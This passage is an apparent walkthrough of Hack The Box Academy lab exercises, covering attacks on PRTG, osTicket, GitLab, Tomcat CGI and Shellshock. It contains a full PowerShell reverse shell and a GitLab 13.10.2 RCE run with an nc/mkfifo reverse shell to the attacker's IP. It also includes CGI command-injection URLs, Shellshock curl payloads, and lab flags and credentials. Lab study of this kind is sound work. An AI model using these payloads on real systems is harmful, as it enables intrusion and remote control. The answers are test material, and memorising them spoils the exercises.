[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-c0oarzcb8d]-[~]
└── [★]$ ls
Desktop  Templates  'Users\Administrator\Desktop\flag.txt'
```

Flag existence confirm, now all we have to do is to get it with 'cat':

```
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-c0oarzcb8d]-[~]
└── [★]$ cat 'Users\Administrator\Desktop\flag.txt'
WhoS3 m0nit0ring_wH0? [eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-c0oarzcb8d]-[~]
└── [★]$
```

Method 2: obtain reverse shell:

For this method [this guide](#) helped a lot (there is also Metasploit method there but I did not implemented it).

First, we add new notification as the previous method (called shell)

But this time, on parameters – we add this reverse shell PowerShell script:

```
shell;"$client = New-Object
System.Net.Sockets.TCPClient('<pwnbox-IP>',<pwnbox-
port>);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> '$; $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write(
$sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close
()"
```

make sure to change <pwnbox-IP> to attacker machine IP, and same with <pwnbox-port>:

The screenshot shows a configuration form for a reverse shell payload. The 'Execute Program' checkbox is checked. The 'Program File' dropdown is set to 'Demo exe notification - outfile.ps1'. The 'Parameter' field contains the PowerShell script provided above. The 'Domain or Computer Name' and 'Username' fields are empty. The 'Password' field is partially visible. The 'Timeout' field is set to '60000'.

Before we run it (with the same method) – we open netcat listener (make sure it is the same port as the port in the picture above)

```
sudo nc -lvp 5656
```

```
[eu-academy-1]-(10.10.14.163)-[htb-ac-1099135@htb-c0oarzcb8d]-[~]
└── [★]$ sudo nc -lvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
█
```

When the listener is active, run the notification:



With the same method.

And we got a connection:

```
[eu-academy-1]-(10.10.14.163)-[htb-ac-1099135@htb-c0oarzcb8d]-[~]
└── [★]$ sudo nc -lvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.17.132.
Ncat: Connection from 10.129.17.132:56249.
█
```

First, we run to get to the desired path:

```
cd c:\Users\Administrator\Desktop
```

```
PS C:\Windows\system32> cd c:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop>
```

Then – cat the flag:

```
PS C:\Users\Administrator\Desktop> cat flag.txt
Wh0s3_m0nit0ring_wH0?
```

***Note:** I aided here with the guide in the beginning of the question.

And here are other sources good for generating reverse shall in various methods: [source1](#) and [source2](#)

Customer Service Mgmt & Configuration Management:


osTicket:

Question: Find your way into the osTicket instance and submit the password sent from the Customer Support Agent to the customer Charles Smithson .

Answer: Inlane_welcome!


Method: first, we will do the ‘initial configuration’ on vhost ‘support.inlanefreight.local’.

Then, enter the website on browser:




Go to Sign-in in top-right corner.


when on sign-in page, sign in as agent:




It will take us to agent login interface:



The module had provided us with the credentials: kevin@inlanefreight.local: Fish1ng_s3ason! (short explation, the module created faked credentials supposedly leaked from [dehashed](#) service, which kevin's email and password works.



Anyway lets log in:



We get to Kevin tickets, there, go to users:

The screenshot shows the osTicket User Directory page. At the top, there are navigation links for Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. The main header includes the osTicket logo and a welcome message for 'Kevin'. Below the header, there are tabs for Dashboard, Users (which is selected), Tasks, Tickets, and Knowledgebase. Under the 'User Directory' tab, there is a search bar and buttons for 'Add User', 'Import', and 'More'. A table lists three users: Charles Smithson (Guest, created 9/23/21 at 7:08 PM), Kevin Grimes (Guest, created 9/23/21 at 8:04 PM), and osTicket Support (Guest, created 8/31/21 at 7:05 PM). There are also 'Select' and 'Export' buttons.

We observe Charles Smithson ticket, lets open it:

The screenshot shows the osTicket user profile for 'Charles Smithson'. The top navigation and user directory are identical to the previous screenshot. The main content area shows Charles Smithson's profile: Name: Charles Smithson, Email: charles.smithson@inlanefreight.local, Organization: Add Organization, Status: Guest, Created: 9/23/21 7:08 PM, Updated: 9/23/21 7:08 PM. Below the profile, there are tabs for 'Tickets' (selected) and 'Notes'. The 'Tickets' tab shows one ticket: Ticket 822637, Last Updated 9/23/21 8:06 PM, Status: Closed, Subject: VPN password reset. There is a 'Create New Ticket' button and a 'Page: [1] Export' link.

We see he has a single ticket 'VPN password reset' under his name.

When opening it, scroll down and you will find the answer:

The screenshot shows a ticket comment from Kevin Grimes posted on 9/23/21 at 7:55 PM. The comment reads: 'No worries! Use Inlane_welcome!. Regards, Kevin Grimes Inlanefreight Tier1 Support'. The comment is highlighted with a yellow background.

Gitlab - Discovery & Enumeration:

Question: Enumerate the GitLab instance at <http://gitlab.inlanefreight.local>. What is the version number?

Answer: 13.10.2


Method: first, we will do the ‘initial configuration’ on vhost ‘gitlab.inlanefreight.local’.

Then we enter the URL in the browser, it immediately takes us to sign-in:

the first place we will look is help at the bottom of the page:

But upon inspecting the help page, we see nothing of worth:

So we opt to register an account:




gitlab.inlanefreight.local:8081/help

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

GitLab Projects Groups Snippets Help

Search or jump to... Sign in / Register



Username or email


Password

Remember me [Forgot your password?](#)

Sign in

Don't have an account yet? [Register now](#)

Enter your user and register:



gitlab.inlanefreight.local:8081/users/sign_up

Certifications HTB Academy CTF Platform Help Center HTB Blog

GitLab is a single application for the entire software development lifecycle. From project planning and source code management to CI/CD, monitoring, and security.

This is a self-managed instance of GitLab.

Username
jon-snow
Username is available.


Email
jonsnow@gmail.com

Password

Minimum length is 8 characters.

Register

When done, we will go to the dashboard of our fresh created user, now it would be a good time to re-visit help:



gitlab.inlanefreight.local:8081/dashboard/projects

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

GitLab Projects Groups More

What's new

Welcome to GitLab

Help

gitlab.inlanefreight.local:8081/help

HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

GitLab Projects Groups More


Help > Help

GitLab Community Edition 13.10.2 update asap

Question: Find the PostgreSQL database password in the example project.

Answer: postgres

Method: go to main dashboard, scroll down a bit and select explore projects:



On project page, select all and then inlanefriehgt dev:

A screenshot of the 'Explore projects' page in GitLab. The URL in the address bar is 'gitlab.inlanefreight.local:8081/explore/projects'. The page title is 'Projects'. There are tabs for 'Your projects', 'Starred projects', and 'Explore projects' (which is selected). Below the tabs are filters for 'Filter by name...', 'Last updated', and 'Visibility: Any'. There are buttons for 'New project' and 'All', 'Most stars', and 'Trending'. Two projects are listed: 'Administrator / Inlanefreight website' and 'Administrator / Inlanefreight dev'. Both projects have 0 stars, 0 forks, and were updated 2 years ago. A red arrow points from the text 'As it is development, it is plausible that password may have been left in the configuration files, lets inspect it:' to the 'Inlanefreight dev' project entry.

As it is development, it is plausible that password may have been left in the configuration files, lets inspect it:

A screenshot of the 'Inlanefreight dev' project page. The project ID is 2 and it has a request for access. It shows 44 commits, 1 branch, 0 tags, 154 KB files, and 154 KB storage. The master branch is selected. The commit history shows a merge from 'master' into 'master' by Achilles Pipinellis 7 years ago. Below the commit history are links for 'README', 'CI/CD configuration', 'No license. All rights reserved', and 'Auto DevOps enabled'. A table shows file details: 'Tests' (last commit: 'Make Travis-CI PHP example to support Git...', last update: 8 years ago) and 'gitignore' (last commit: 'Make Travis-CI PHP example to support Git...', last update: 8 years ago).

As we look down

Tests	Make Travis-CI PHP example to support Git...	8 years ago
.gitignore	Make Travis-CI PHP example to support Git...	8 years ago
.gitlab-ci.yml	Make Travis-CI PHP example to support Git...	8 years ago
HelloWorld.php	fix postgresql	12 years ago
README.md	update broken link to docs	7 years ago
composer.json	Make Travis-CI PHP example to support Git...	8 years ago
composer.lock	Make Travis-CI PHP example to support Git...	8 years ago
phpunit_mysql.xml	Make Travis-CI PHP example to support Git...	8 years ago
phpunit_pgsql.xml	Make Travis-CI PHP example to support Git...	8 years ago

The phpunit_pgsql.xml file looks interesting:

Make Travis-CI PHP example to support GitLab-CI shared runners
Kamil Trzcinski authored 8 years ago

8663e59e

phpunit_pgsql.xml 661 Bytes

```

1 <?xml version="1.0" encoding="UTF-8"?>
2
3 <phpunit bootstrap="Tests/bootstrap.php" colors="true">
4   <php>
5     <var name="db_dsn" value="pgsql:dbname=hello_world_test;host=postgres"/>
6     <var name="db_username" value="postgres"/>
7     <var name="db_password" value="postgres"/>
8   </php>
9

```

We can immediately spot the ‘postgres’ database and the ‘db_password’.

Attacking GitLab:

Question: Find another valid user on the target GitLab instance.

Answer: DEMO

Method: we will run user enumeration, for that we will use [this](#) bash provided tool (there is also [this](#) equivalent python tool but I didn't use it).

For that we will create a sh file, grant it execution permissions:

```
[eu-academy-1]-(10.10.14.154)-[htb-ac-1099135@htb-60caskbsxw]-[~]
└── [★]$ touch gitlab_userenum.sh
[eu-academy-1]-(10.10.14.154)-[htb-ac-1099135@htb-60caskbsxw]-[~]
└── [★]$ chmod +x gitlab_userenum.sh
```

And paste the content to it with nano.

Now we also need a wordlist, we will head to the question hint ('Use a wordlist from Seclists (in /opt/useful/SecLists/Usernames on the Pwnbox).')

and we run the command:

```
./gitlab_userenum.sh --url
http://gitlab.inlanefreight.local:8081/ --userlist
/opt/useful/SecLists/Usernames/cirt-default-usernames.txt |
grep exists
```

After several seconds, we get the answer:

```
[eu-academy-1]-(10.10.14.210)-[htb-ac-1099135@htb-bc8xj6wr4a]-[~]
└── [★]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist
/opt/useful/SecLists/Usernames/cirt-default-usernames.txt | grep exists
[+] The username DEMO exists!
[+] The username root exists!
[+] The username root exists!
```

(root is the default admin username ofcourse, not the username we seek)

Question: Gain remote code execution on the GitLab instance. Submit the flag in the directory you land in.

Answer: s3cure_yOur_RepOs!

Method: for that we will use [this](#) vulnerability which allows RCE on gitlab version smaller than 13.10.3, and [this](#) python exploit of the vulnerability.

So first we create a file called 'gitlab_13_10_2_rce.py' and put the python script in it.

Then, we run netcat listener for a reverse shell with the command:

```
nc -lvp 4444
```

```
└─ [★]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

when we have a listener on, we run the command:

```
python3 gitlab_13_10_2_rce.py -t
http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1
-c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
<pwnbox-IP> 8443 >/tmp/f '
```

running the script..

```
└─ [★]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081
-u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
10.10.14.210 4444 >/tmp/f '
[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
```

And we got shell:

```
└─ [★]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.201.88.
Ncat: Connection from 10.129.201.88:47016.
bash: cannot set terminal process group (1279): Inappropriate ioctl for device
bash: no job control in this shell
git@app04:~/gitlab-workhorse$ ↵
```

Now all we have to do is find and get the flag's content:

```
git@app04:~/gitlab-workhorse$ ls
ls
VERSION
config.toml
flag_gitlab.txt
sockets
git@app04:~/gitlab-workhorse$ cat flag_gitlab.txt
cat flag_gitlab.txt
s3cure_y0ur_Rep0s!
```

Common Gateway Interfaces:

Attacking Tomcat CGI:

Question: After running the URL Encoded 'whoami' payload, what user is tomcat running as?

Answer: feldspar\omen

Method: first, we need to run nmap on our target machine to determine In which port tomcat is running on. We will use the command:

```
nmap -p 1-10000 -sV <TargetIP> --open
```

*scan ports 1-10000 with service/version inspection (-sV):

```
└── [!]$ nmap -p 1-10000 -sV 10.129.205.30 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-19 10:52 BST
Nmap scan report for 10.129.205.30
Host is up (0.062s latency).

Not shown: 9993 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for Windows_7.7 (protocol 2.0)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp  open  http             Apache Tomcat 9.0.17 ←
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The relevant finding for our needs is Apache Tomcat 9.0.17 running on port 8080, running of Windows machine.

Now we will base our attack on [this](#) CVE-2019-0232 vulnerability, which allows RCE on Apache tomcat up to version 9.0.17 with CGI (Common Gateway Interface, protocol for web servers to execute external programs)

For that we will run ffuf web enumeration tool, targeting /cgi/FUZZ.cmd (targeting the default directory of CGI with fuzzing attack:

```
ffuf -w /usr/share/dirb/wordlists/common.txt -u http://<target-IP>:8080/cgi/FUZZ.bat | grep 200  
the results we filtering for http status code 200 (SUCSESS)
```

```
[*]$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.205.30:8080/cgi/FUZZ.bat | grep 200
```


```
:: Method : GET
:: URL : http://10.129.205.30:8080/cgi/FUZZ.bat
:: Wordlist : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [4614/4614] :: Job [1/1] :: 2409 req/sec :: Duration: [0:00:03] :: Errors: 0 :: welcome [Status: 200, Size: 81, Words: 14, Lines: 2, Duration: 88ms]
```

now lets enter

`http://<target-IP>:8080/cgi/welcome.bat`


in the browser URL:



We got this message.


But as this page is vulnetable for RCE, we can inject commands to the URL like this, in this example we run 'cd' (windows version of pwd):

`http://<target-IP>:8080/cgi/welcome.bat?&dir`



We we got what we wanted.

Now lets try get the whoami:



Welcome to CGI, this section is not functional yet. Please return to home page.

No output:

Welcome to CGI, this section is not functional yet. Please return to home page.

```
AUTH_TYPE=
COMSPEC=C:\Windows\system32\cmd.exe
CONTENT_LENGTH=
CONTENT_TYPE=
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_HOST=10.129.205.80:8080
HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
PATH_INFO=
PROMPT=$P$G
QUERY_STRING=&set
REMOTE_ADDR=10.10.15.208
REMOTE_HOST=10.10.15.208
REMOTE_IDENT=
```

We run the command set – someone removed the ‘PATH’ environment variable, required for many of the default cmd exe such as ‘whoami’.

So, we need to enter the whoami.exe path manually to the URL:

HTTP Status 400 – Bad Request

Not working, the URL cant encode the character ‘:’, ‘\’.

We will convert the characters to its URL encoding based on their ASCII value:
‘:’ to %3A, and ‘\’ to ‘5C’

58 3A 072 : :	←	90 5A 132 Z z
59 3B 073 ; ;		91 5B 133 [[
60 3C 074 < <		92 5C 134 \ \ ←

*from [asciitable](#)

The end result:

http://<target-IP>:8080/cgi/welcome.bat?
&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe

Welcome to CGI, this section is not functional yet. Please return to home page.

feldspar\omen

Attacking Common Gateway Interface (CGI) Applications - Shellshock:

Question: Enumerate the host, exploit the Shellshock vulnerability, and submit the contents of the flag.txt file located on the server.

Answer: Sh3ll_Sh0cK_123

Method: this method is also used by exploiting the CGI system, this time with '[shellshock' CVE-2014-6271 vulnerability](#)', which by using environment variable, may execute unintentional commands.

For that, we will first run gobuster path enumeration with this command:

```
gobuster dir -u http://<target-IP>/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi
```

we get this result:

```
[★]$ gobuster dir -u http://10.129.205.27/cgi-bin/ -w /usr/share/wordlists/
dirb/small.txt -x cgi
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.205.27/cgi-bin/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Extensions: cgi
[+] Timeout:     10s
=====
2024/06/19 13:56:12 Starting gobuster in directory enumeration mode
=====
/access.cgi ↵      (Status: 200) [Size: 0]
```

We have a possible path '/access.cgi', however its size is 0.. mmm...

We will try to test the path with the shellshock vulnerability, for test, we will try this command:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; pwd' bash -s
:' ' http://<target-IP>/cgi-bin/access.cgi
```

```
[eu-academy-1]-[10.10.15.208]-[htb-ac-1099135@htb-jxu6lytsbs]-[~]
[★]$ curl -H 'User-Agent: () { :; }; echo ; echo ; pwd' bash -s '' http:
//10.129.205.27/cgi-bin/access.cgi

/usr/lib/cgi-bin
Content-type: text/html
```

Now that we see it works, we will get the flag in 2 methods.

Method 1: when we run ‘pwd’, we got the path

```
/usr/lib/cgi-bin
```

We will inspect the directory with ‘ls’:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/ls /usr/lib/cgi-bin' bash -s :'' http://<target-IP>/cgi-bin/access.cgi
```

```
